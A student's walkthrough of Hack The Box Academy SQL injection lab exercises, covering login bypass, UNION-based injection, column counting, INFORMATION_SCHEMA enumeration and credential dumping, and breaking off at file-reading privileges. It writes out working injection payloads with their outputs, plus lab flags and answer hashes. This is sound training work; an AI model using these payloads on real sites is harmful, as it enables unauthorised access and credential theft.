
`cdad9ecdf6f14b45ff5c4de32909caec`

Buttons: Submit (blue), Hint (yellow)

I began giving wrong credentials to see what error would be returned.



Admin panel

A screenshot of the same login page as the first one, but with a red rectangular box highlighting the blue "Login" button.

Admin panel

Executing query: SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = 'd94206ddfcad8771aa3a6f8ca41285f';

Login failed!

This is the query that the login page makes when authenticating users.

```
SELECT * FROM logins WHERE (username='admin' or id = 5)--' AND id > 1) AND password = '8e0ed90420f31f9739734b749eba54a3';
```

I went ahead crafting my queries. The first one was “ **admin’ or id=5);--**

“ but it failed.

I then tried using # instead of -- “ **admin’ or id=5);#” and it worked. The query being made by the page changed to “**Select * from logins where username='admin’ or id=5);#**”**

The screenshot shows a Firefox browser window with several tabs open. The active tab is titled 'Inlanefreight' and has the URL '94.237.60.154:53685'. Below the address bar, there's a message: 'Executing query: SELECT * FROM logins WHERE (username='admin' or id = 5);#' AND id > 1) AND password = 'c86cd803a11e148319b7554f584486bc';'. A green success message says 'Login successful as user: admin'. There's also a link 'Click [here](#) to try again.'

But that was not the account with the flag so i removed the **admin** username since it existed and the initial query would not give me the user with id **5** since already there is a match in **username** and the query only need one requirement to be meet and **username requirement is being met before the id requirement**. The **id requirement** needs to be met first so that i can get the hidden flag.

I restructured my query to “**user1’ or id=5);#”** since i was somehow sure no user has their username as ‘**user1**’ I knew the second requirement would be considered here.

“Select * from logins where username=’user1’ or id=5);#”

The screenshot shows a Firefox browser window with the same setup as the previous one. The active tab is now 'http://94.237.60.154:53685/index.php'. The message 'Executing query: SELECT * FROM logins WHERE (username='user' or id=5);#' AND id > 1) AND password = '4978e4adf048113ae8e7a91aa3046e53';' is shown. The success message 'Login successful as user: superadmin' is present. A blue box highlights the text 'Here's the flag: cdad9ecdf6f14b45ff5c4de32909caed'. Below it is another link 'Click [here](#) to try again.'

That ‘s how i retrieved the flag.

Union Clause in SQL Injection

Union injection allows the injection of entire SQL queries to extract data alongside the original query.

- The Union clause is used to combine results from multiple SELECT statements.

Understanding the Union Clause

They combine results from different tables. Example: Using the Union clause to combine data from the ports and ships tables:

- "SELECT * FROM ports UNION SELECT * FROM ships;"

This combines data from both tables into a single output.

Data Type Requirement

All columns in UNIONed SELECT statements must have the same data types.

- Example of a type mismatch error. "**SELECT city FROM ports UNION SELECT * FROM ships;**"

This results in an error due to differing numbers of columns.

Equal Number of Columns

- UNION statements must have the same number of columns in each SELECT statement.
- If the number of columns does not match, an error will occur.

Injection Example

- Injecting a UNION query to extract additional data. "SELECT * FROM products WHERE product_id = '1' UNION SELECT username, password FROM passwords-- ""
- This query would return usernames and passwords if the products table has two columns.

Handling Unequal Columns

- To match the number of columns, we can insert junk data (e.g., numbers or strings).
- For example, if the products table has two columns and you want to get just one column like username, you could use "**SELECT * FROM products WHERE product_id = '1' UNION SELECT username, 2 FROM passwords**"

If we had more columns in the original query, we would add more numbers to fill the remaining columns. "**UNION SELECT username, 2, 3, 4 FROM passwords-- ''**"

This method ensures that the total number of columns in the UNIONed queries matches, allowing successful data extraction.

Question: Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

Answer: 663

The screenshot shows a browser window with the following details:

- Address Bar:** https://academy.hackthebox.com/module/33/section/806
- Page Content:**
 - Questions:** Answer the question(s) below to complete this Section and earn cubes!
 - Target(s):** 83.136.254.158:42217
 - Life Left:** 79 minute(s)
 - Hint:** Authenticate to 83.136.254.158:42217 with user "root" and password "password".
 - Description:** +1 Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.
 - Answer:** 663
 - Buttons:** Submit, Hint

I started by connecting to the database using “**sudo mysql -u root -h 83.136.254.158 -P 42217 -ppassword --skip-ssl**”

```
(kali㉿kali)-[~/Desktop]
$ sudo mysql -u root -h 83.136.254.158 -P 42217 -ppassword --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

I use **"use employees"** command to switch to employee's database then used **"show tables"** command to see all the tables in the database. This helped me locate my target table **"employees and department"** tables.

I used **DESC** to learn more about the tables structure. The number of columns in each and their data types.

```
MariaDB [employees]> desc employees;
+-----+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| emp_no | int(11) | NO | PRI | NULL   |       |
| birth_date | date | NO |     | NULL   |       |
| first_name | varchar(14) | NO |     | NULL   |       |
| last_name | varchar(16) | NO |     | NULL   |       |
| gender | enum('M', 'F') | NO |     | NULL   |       |
| hire_date | date | NO |     | NULL   |       |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.243 sec)

MariaDB [employees]> desc departments;
+-----+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| dept_no | char(4) | NO | PRI | NULL   |       |
| dept_name | varchar(40) | NO | UNI | NULL   |       |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.229 sec)
```

After gaining insight on the number of columns in each table i went ahead and structured my union query.

"select emp_no,birth_date,first_name,last_name,gender,hire_date from employees union select dept_no,dept_name,2,4,5,6 from departments;"

The employees table has 6 columns and the department table has 2 columns so to make a succesfull union i added **2,3,4, and 5 as** columns in departments table.

```

File Actions Edit View Help
MariaDB [employees]> select emp_no,birth_date,first_name,last_name,gender,hire_date from employees union select dept_no,dept_name,2,4,5,6 from departments;
+-----+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+-----+
| 10001 | 1953-09-02 | Georgi | Facello | M | 1986-06-26 |
| 10002 | 1952-12-03 | Vivian | Billawala | F | 1986-12-11 |
| 10003 | 1959-06-16 | Temple | Lukasewicz | M | 1992-07-04 |
| 10004 | 1956-11-06 | Masanao | Rahimi | M | 1986-12-16 |
| 10005 | 1962-12-11 | Sanjay | Danlos | M | 1985-08-01 |
| 10006 | 1963-12-30 | Marie | Stafford | M | 1988-10-10 |
| 10007 | 1959-06-28 | Hui | Motley | M | 1991-04-04 |
| 10008 | 1961-09-21 | Gita | Farris | M | 1987-04-03 |
| 10009 | 1960-09-25 | Mitchell | Pramanik | F | 1997-07-23 |
| 10010 | 1960-09-25 | Geoff | Gulik | F | 1993-11-25 |
| 10011 | 1961-02-03 | Moti | McConalogue | M | 1995-05-23 |
| 10012 | 1952-09-01 | Wonhee | Mattern | M | 1997-10-14 |
| 10013 | 1960-06-12 | Tayeb | Waleschkowski | M | 1985-07-31 |
| 10014 | 1958-03-02 | Guttorm | Lichtner | M | 1990-01-25 |
| 10015 | 1959-12-13 | Armond | Ramsay | M | 1990-11-16 |
| 10016 | 1963-08-09 | Ari | Piancastelli | F | 1987-06-12 |
| 10017 | 1953-10-18 | Bikash | Stroustrup | M | 1987-06-20 |
| 10018 | 1957-01-18 | Guttorm | Dennis | F | 1996-03-12 |
| 10019 | 1964-02-22 | Lunjin | Wrigley | F | 1987-09-02 |
| 10020 | 1959-02-07 | Jayesh | Szemeredy | M | 1996-05-09 |
| 10021 | 1959-07-31 | Otilia | Aumann | M | 1995-02-11 |
| 10022 | 1962-03-08 | Masoud | Thisen | F | 1985-03-25 |
| 10023 | 1960-08-27 | Fox | Gimarc | M | 1996-07-31 |
| 10024 | 1962-11-04 | Xuejia | Munawer | F | 1995-01-23 |
| 10025 | 1953-01-08 | Zhenhua | Baezner | M | 1988-05-29 |
| 10026 | 1958-06-19 | Gal | Tzyvili | F | 1991-03-10 |
| 10027 | 1963-06-15 | Dmitry | Ghazalie | M | 1985-12-12 |
| 10028 | 1954-11-13 | Stafford | Waymire | M | 1989-06-13 |
| 10029 | 1960-12-12 | Shimshon | Perez | M | 1988-05-16 |
| 10030 | 1962-07-10 | Ashish | Zultner | F | 1989-01-13 |
| 10031 | 1962-10-31 | Zeljko | Mattern | M | 1992-10-24 |
| 10032 | 1959-07-05 | Xiaobin | Sevcikova | M | 1993-04-04 |
| 10033 | 1959-11-07 | Neven | Vendrig | F | 1990-10-07 |
| 10034 | 1957-02-03 | Izaskun | Angot | F | 1985-04-08 |
| 10035 | 1959-03-15 | Rildo | Journel | M | 1992-08-16 |
| 10036 | 1964-08-30 | Gift | Brobst | F | 1988-08-21 |
| 10037 | 1957-02-21 | Manohar | Babu | M | 1990-03-23 |
+-----+-----+-----+-----+-----+-----+
663 rows in set (0.453 sec)

MariaDB [employees]>

```

Union Injection

Before exploiting Union-based queries, we need to find the number of columns selected by the server. There are two methods of detecting the number of columns

- Using ORDER BY

- Using UNION

How to use ORDER BY

The first way of detecting the number of columns is through the ORDER BY function. We have to inject a query that sorts the results by a column we specified, 'i.e., column 1, column 2, and so on', until we get an error saying the column specified does not exist.

For example, we can start with order by 1, sort by the **first column**, and succeed, as the table must have at least one column.

Then we will do order by 2 and then order by 3 until we reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column we successfully sorted by gives us the total number of columns.

If we failed at order by 4, **this means the table has three columns**, which is the number of columns we were able to sort by successfully.


An example payload include “**order by 1-- -**”. extra dash (-) at the end show you that there is a space after (--)

Using UNION


We can attempt a **Union injection** with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success.

Example “**cn' UNION select 1,2,3-- -**”.

The port table returns 3 columns so the union should have atleast 3 columns for a succesful union.



I experienced an error. I added one more column "**” cn' UNION select 1,2,3,4-- -”**" and a table was returned.



Location of Injection

While a query may return multiple columns, the web application may only display some of them. So, if we inject our query in a column that is not printed on the page, we will not get its output. This is why we need to determine which columns are printed to the page, to determine where to place our injection.

The benefit of using numbers as our junk data is that it makes it easy to track which columns are printed, so we know at which column to place our query.

To test that we can get actual data from the database we can use the **@@version** SQL query as a test and place in a column instead of using a number.

Example “**cn' UNION select 1,@@version,3,4-- -”**

A screenshot of a Firefox browser window. The address bar shows the URL `94.237.62.166:37153/search.php?port_code=cn' UNION select+1%2C%40%40version%2C3%2C4-- -`. The page content includes a search bar with the placeholder "Search for a port:" containing the value `IN select 1,@@version,3,4-- -`, and a search button. Below the search bar is a table with three columns: Port Code, Port City, and Port Volume. The first row shows the value `10.3.22-MariaDB-1ubuntu1` in the Port Code column, `3` in the Port City column, and `4` in the Port Volume column.

Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4

Question: Use a Union injection to get the result of 'user()'

Answer: root@localhost


A screenshot of a web browser displaying a challenge page from `https://academy.hackthebox.com/module/33/section/216`. The page has a dark theme. It features a "Questions" section with the instruction "Answer the question(s) below to complete this Section and earn cubes!". It shows the target IP as `94.237.62.166:37153` and a time limit of "Life Left: 74 minute(s)". A question is listed: "+0 🌟 Use a Union injection to get the result of 'user()'". The answer field contains `root@localhost`. At the bottom are "Submit" and "Hint" buttons.

The first thing was to access the page


A screenshot of a Firefox browser window. The address bar shows the URL `94.237.62.166:37153/search.php`. The page content includes a search bar with the placeholder "Search for a port:" and a search button. Below the search bar is a table with three columns: Port Code, Port City, and Port Volume.

Port Code	Port City	Port Volume
-----------	-----------	-------------

I tried this “`cn' UNION select 1,@@user(),3,4-- -`” but this didn't work.



I went ahead and modified the query to “**‘cn’ UNION select 1,user(),3,4-- -**”



Database Enumeration

The goal is to utilize SQL queries within SQL injections to gather data from databases.

MySQL Fingerprinting

Identifying the Database Management System (DBMS) is crucial as different DBMS use different queries.

Web Server Clues

- **Apache/Nginx:** Likely running on Linux; DBMS is likely MySQL.
- **IIS:** Likely Microsoft DBMS; DBMS is likely MSSQL.

These are assumptions but many databases can run on various servers.

Fingerprinting MySQL

Specific queries can confirm if the DBMS is MySQL. For example running “**SELECT @@version**” may give as results like MySQL Version (e.g., ‘10.3.22-MariaDB-1ubuntu1’) A Wrong Output would show MSSQL version or errors from other DBMS.

Query: `SELECT POW(1,1)` is used for only numeric output. The expected Output is 1 and a Wrong Output would be error with other DBMS.

Query: `SELECT SLEEP(5)` is used is a blind/No Output query. It will delay page response for 5 seconds and returns 0.

INFORMATION_SCHEMA Database

We use it to extract metadata about databases, tables, and columns within a DBMS, especially during SQL injection exploitation.

Data Retrieval Requirements

- List of databases
- List of tables within each database
- List of columns within each table

Referencing Tables

- To query tables from other databases, use the dot operator (e.g., `SELECT * FROM my_database.users`).

SCHEMATA Table

- Contains information about all databases on the server.
- The SCHEMA_NAME column lists the names of the databases.


Example Query

- To enumerate databases we can use a query “**SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;**”

The above query lists available databases (e.g., mysql, information_schema, performance_schema, ilfreight, dev).

Default databases like **mysql**, **information_schema**, and **performance_schema** are often ignored in enumeration.

A **UNION SQL injection**, with the following payload “**cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -**”




Port Code	Port City	Port Volume
information_schema	3	4
mysql	3	4
performance_schema	3	4
dev	3	4
ilfreight	3	4

The query returns all the available databases.

We can find the current database with the **SELECT database()** query.

“**cn' UNION select 1,database(),2,3-- -**”



Port Code	Port City	Port Volume
ilfreight	2	3

Tables

- We can retrieve a list of tables from the dev database before dumping data.
- To do so we use the **TABLES** table in the **INFORMATION_SCHEMA** database.
- **TABLES Table** Contains metadata about all tables in the database.

Key Columns

- **TABLE_SCHEMA**: Indicates the database to which each table belongs.
- **TABLE_NAME**: Stores the names of the tables.

We can query the TABLES table similarly to how database names were obtained.

Example Payload query to find tables in the dev database.

`"cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -"`

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The URL in the address bar is `83.136.255.228:53021/search.php?port_code=cn'+UNION+select+1%2CTABLE_NAME%2CTABLE_SCHEMA%2C`. The browser has several tabs open, including "week8 - OneDrive", "Kelvin_Kimotho_cs-sa08", and "Hack The Box - Academy". Below the browser, the taskbar shows various Kali Linux tools like Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The main content area displays a search interface with a blue header bar containing a search input field and a "Search" button. Below this is a table with three columns: Port Code, Port City, and Port Volume. The data in the table is as follows:

Port Code	Port City	Port Volume
credentials	dev	4
framework	dev	4
pages	dev	4
posts	dev	4

Columns

We can retrieve column names from the credentials table before dumping data.

- We can query the COLUMNS table in the INFORMATION_SCHEMA database.
- **COLUMNS Table** contains metadata about all columns across all databases.


Key Columns

- **COLUMN_NAME**. Contains the names of the columns.
- **TABLE_NAME**. Specifies the name of the table.
- **TABLE_SCHEMA**. Indicates the database to which the table belongs.

We can use a query to find column names in the credentials table for example.

“

cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -"




Port Code	Port City	Port Volume
username	credentials	dev
password	credentials	dev

Two columns are returned '**username**' and **password**” columns.

Data

We can form our UNION query to dump data of the username and password columns from the credentials table in the dev database as an example by replacing **username** and **password** in place of columns 2 and 3 in this query “**cn' UNION select 1, 2, 3, 4 from dev.credentials-- -”**


Our new query is “**cn' UNION select 1, username, password, 4 from dev.credentials-- -”**



Port Code	Port City	Port Volume
admin	5f4dcc3b5aa765d61d8327deb882cf99	4
dev_admin	47e761039fd8ba3705d38142eaffbdd5	4
api_key	MzkyMDM3ZGjYTUXZjY5Mjc3NmQ2Y2VmYjZkZDU0NmQgIC0K	4
software_engineer	392037dbba51f692776d6cefb6dd546d	4

Question: What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Answer: 9da2c9bcdf39d8610954e0e11ea8f45f



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.255.228:53021


Life Left: 72 minute(s)

+ 1 🎁 What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

9da2c9bcdf39d8610954e0e11ea8f45f

Submit

From what i learnt , the query would look like “ **cn' UNION select 1,username,password,4 from ilfreight.users-- -”**



Search for a port: Search

Port Code	Port City	Port Volume
admin	392037dbba51f692776d6cefb6dd546d	4
newuser	9da2c9bcdf39d8610954e0e11ea8f45f	4

Reading files

Our goal here is to understand the potential for file operations (reading/writing) via SQL Injection.

SQL Injection can enable reading/writing files and remote code execution on the server.

Privileges

Reading vs. Writing

- Reading data is common; writing is limited to privileged users to prevent exploitation.
- In MySQL, the user needs the **FILE** privilege to read or write files.

Assessing Privileges determine user privileges to know if file operations are possible.

DB User Identification.

- Identifying the current database user is essential.

DBA privileges increase the likelihood of having file-read capabilities

Methods to Identify DB User helps us find the current database user.

- `SELECT USER();`
- `SELECT CURRENT_USER();`
- `SELECT user from mysql.user;`

An example of UNION injection payload will be as follows

